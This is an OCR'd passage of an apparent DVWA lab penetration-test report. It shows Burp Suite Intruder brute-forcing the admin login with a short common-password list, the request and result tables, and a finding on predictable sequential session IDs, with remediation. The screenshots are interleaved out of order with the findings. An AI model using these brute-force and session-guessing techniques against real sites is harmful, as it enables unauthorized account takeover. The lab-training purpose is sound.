
- Attackers can brute-force weak or reused passwords
- Gain unauthorized access to user or admin accounts
- May lead to full compromise of the application


Remediation:

- Implement **account lockout** after failed attempts
- Introduce **CAPTCHA** or progressive delays
- Enable **rate-limiting** on login requests
- Use **strong password policies** and MFA

Reference: https://owasp.org/Top10/A01_2021-Broken_Access_Control/


Vulnerability: Brute Force :: Dam
127.0.0.1:8080/DVWA/vulnerabilities/brute/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Brute Force
Login
Username:
admin
Password:
Login
More Information
https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
2 ×
Sniper attack
Start attack
Target http://127.0.0.1:8080
Update Host header to match target
Positions Add § Clear § Auto §
GET /DVWA/vulnerabilities/brute/?username=admin&password=§test§&Login=Login HTTP/1.1
Host: 127.0.0.1:8080
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8080/DVWA/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=6dc4b213veu2sgrbtagecelodr
Connection: keep-alive
Payloads
Resource pool
Settings
Search
1 highlight
1 payload position
Length: 829
Event log (1)
All issues
Memory: 153.0MB
Disabled


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.5.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
2 ×
Sniper attack
Start attack
Target http://127.0.0.1:8080
Update Host header to match target
Positions Add § Clear § Auto §
1 GET /DVWA/vulnerabilities/brute/?username=admin&password=§test§&Login=Login HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:8080/DVWA/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: security=low; PHPSESSID=6dc4b213veu2sgrbtagecelodr
17 Connection: keep-alive
18
19
Search
1 highlight
1 payload position
Length: 829
Payloads
Payload position: All payload positions
Payload type: Simple list
Payload count: 5
Request count: 5
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
123456
admin
letmein
admin123
password
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
E... Rule
Payloads
Resource pool
Settings
Event log (1)
All issues
Memory: 138.1MB
Disabled

Vulnerability 11 – Application is Vulnerable to Insecure Session IDs

Severity:	High
Prerequisites:	• DVWA Security Level: **Low** • **Burp Suite (Community Edition)** installed and running • **Browser proxy** configured to 127.0.0.1:8888 • **Logged-in user** required to access the vulnerable module
Steps to Reproduce:	1. Navigate to: http://localhost/DVWA/vulnerabilities/weak_id/ 2. Open browser Developer Tools → Application → Cookies OR inspect request in Burp > HTTP History 3. Note the presence of a session cookie: **dvwaSession = 13** 4. Refresh or relogin → value changes predictably (e.g., 14, 15, 16) 5. This shows the session token is: → Short → Numeric → Predictable

Attack Save 2. Intruder attack of http://127.0.0.1:8080

2. Intruder attack of http://127.0.0.1:8080

Attack Save

Results Positions

Capture filter: Capturing all items

Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	29			4736	
1	123456	200	15			4735	
2	admin	200	61			4736	
3	letmein	200	30			4735	
4	admin123	200	54			4736	
5	password	200	35			4778	

Payloads

Resource pool

Settings

Finished

Attack Save 3. Intruder attack of http://127.0.0.1:8080

3. Intruder attack of http://127.0.0.1:8080

Attack Save

Results Positions

Capture filter: Capturing all items

Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	26			4736	
1	123456	200	17			4735	
2	admin	200	28			4736	
3	letmein	200	18			4735	
4	admin123	200	15			4736	
5	password	200	17			4778	

Request Response

Pretty Raw Hex Render

```
78            <form action="#" method="GET">
79              Username:<br />
80              <input type="text" name="username">
                <br />
81              Password:<br />
82              <input type="password" AUTOCOMPLETE="off" name="password">
                <br />
83              <br />
84              <input type="submit" value="Login" name="Login">
85
86            </form>
87            <p>
                Welcome to the password protected area admin
              </p>
              <img src="/DVWA/hackable/users/admin.jpg" />
88          </div>
89
90          <h2>
              More Information
            </h2>
91          <ul>
92            <li>
                <a href="https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)" target="_blank">
                  https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
```

wel 1 match

Finished

Payloads Resource pool Settings

Vulnerability 11 – Application is Vulnerable to Insecure Session IDs

Expected Result :

- Session IDs should be:

  →Long (16+ chars) →Random and unpredictable →Resistant to brute force or guessing

Actual Result:

- DVWA uses short numeric session IDs : **dvwaSession = 13**
- Sequentially assigned (e.g., 13, 14, 15…)
- Easily guessable by an attacker

